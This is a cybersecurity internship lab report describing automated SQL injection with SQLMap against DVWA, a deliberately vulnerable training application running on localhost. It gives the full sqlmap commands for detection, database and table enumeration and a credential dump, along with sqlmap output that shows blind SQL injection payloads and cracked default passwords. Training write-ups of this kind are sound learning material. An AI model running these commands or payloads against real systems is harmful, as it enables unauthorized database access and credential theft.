Task Title: *Automated SQL Injection Using SQLMap on DVWA*

Internship: Cyber Security Internship
Name: Adil
Date: 27 January 2026
Operating System: Kali Linux
Target Application: Damn Vulnerable Web Application (DVWA)
Tools Used: SQLMap, Mozilla Firefox, Linux Terminal

1. Objective

The objective of this task was to demonstrate how automated tools such as SQLMap can be used to detect and exploit SQL Injection vulnerabilities in a vulnerable web application (DVWA). The task involved confirming SQL injection, enumerating databases and tables, and extracting sensitive user credentials.

2. Environment Setup


- Operating System: Kali Linux
- Web Server: Apache 2.4.66 (Debian)
- Database: MySQL (MariaDB fork)
- DVWA Security Level: Low
- Browser: Mozilla Firefox
- Tool: SQLMap v1.9.11

3. Vulnerable Page Identification

The SQL Injection vulnerability was tested on the following URL:

http://localhost/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit

The application allows user input through the id parameter, which is vulnerable to SQL injection.



Screenshot 1: DVWA SQL Injection Page


4. Session Cookie Extraction

To maintain an authenticated session, the PHP session cookie was extracted from the browser.

- Open Developer Tools → Application → Cookies
- Copied the value of PHPSESSID

Example:

- `PHPSESSID=9075c7498d08cafd9e1ff927aa8b31fd`



Screenshot 2: PHPSESSID Cookie Value

SQL Injection Detection

SQLMap was executed with advanced testing parameters:

```
sqlmap -u "http://localhost/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" \
--cookie="PHPSESSID=9075c7498d08cafd9e1ff927aa8b31fd; security=low" \
--level=5 --risk=3 –batch
```

Result:

- Parameter id found injectable
- Injection types detected:
    - Boolean-based blind
    - Time-based blind
- Backend DBMS identified: MySQL
- Web server identified: Apache

```
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT)
    Payload: id=1' OR NOT 7695=7695-- KrHQ&Submit=Submit

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 1923 FROM (SELECT(SLEEP(5)))hdvd)-- WAUH&Submit=Submit
---
[18:48:30] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.66
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[18:48:30] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 507 times
[18:48:30] [INFO] fetched data logged to text files under '/home/safe/.local/share/sqlmap/output/localhost'

[*] ending @ 18:48:30 /2026-01-27/
```

Database Enumeration

To list available databases:

sqlmap -u "http://localhost/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" \


--cookie="PHPSESSID=9075c7498d08cafd9e1ff927aa8b31fd; security=low" \

--dbs –batch

Result:

Available databases:

- dvwa
- information_schema



Screenshot 4: Databases Enumeration


7. Table Enumeration

To list tables inside the DVWA database:

sqlmap -u "http://localhost/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" \

--cookie="PHPSESSID=9075c7498d08cafd9e1ff927aa8b31fd; security=low" \

-D dvwa --tables –batch



Screenshot 5: Tables Enumeration

8. User Credentials Dump

To extract user credentials from the users table:

sqlmap -u "http://localhost/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" \

--cookie="PHPSESSID=9075c7498d08cafd9e1ff927aa8b31fd; security=low" \

-D dvwa -T users --dump –batch

Result:

The following user credentials were successfully extracted and cracked:

Username	Password
admin	password
1337	charley
pablo	letmein
smithy	password

SQLMap successfully cracked the hashed passwords using a dictionary-based attack.

📸 **Screenshot 6 (MOST IMPORTANT):** Users Table Dump with Cracked Passwords

9. Analysis

This experiment clearly demonstrates that:

- Unsanitized user input can lead to complete database compromise.
- SQLMap is capable of automatically detecting and exploiting SQL injection vulnerabilities.
- Sensitive information such as usernames and passwords can be extracted easily if proper security controls are not implemented.

The DVWA application, configured at low security level, provided a realistic vulnerable environment for learning and testing SQL injection techniques

10. Conclusion

The task was successfully completed by:

- Confirming SQL Injection vulnerability
- Enumerating databases and tables
- Extracting and cracking user credentials

This lab highlights the critical importance of input validation, prepared statements, and proper security controls to protect web applications from SQL injection attacks.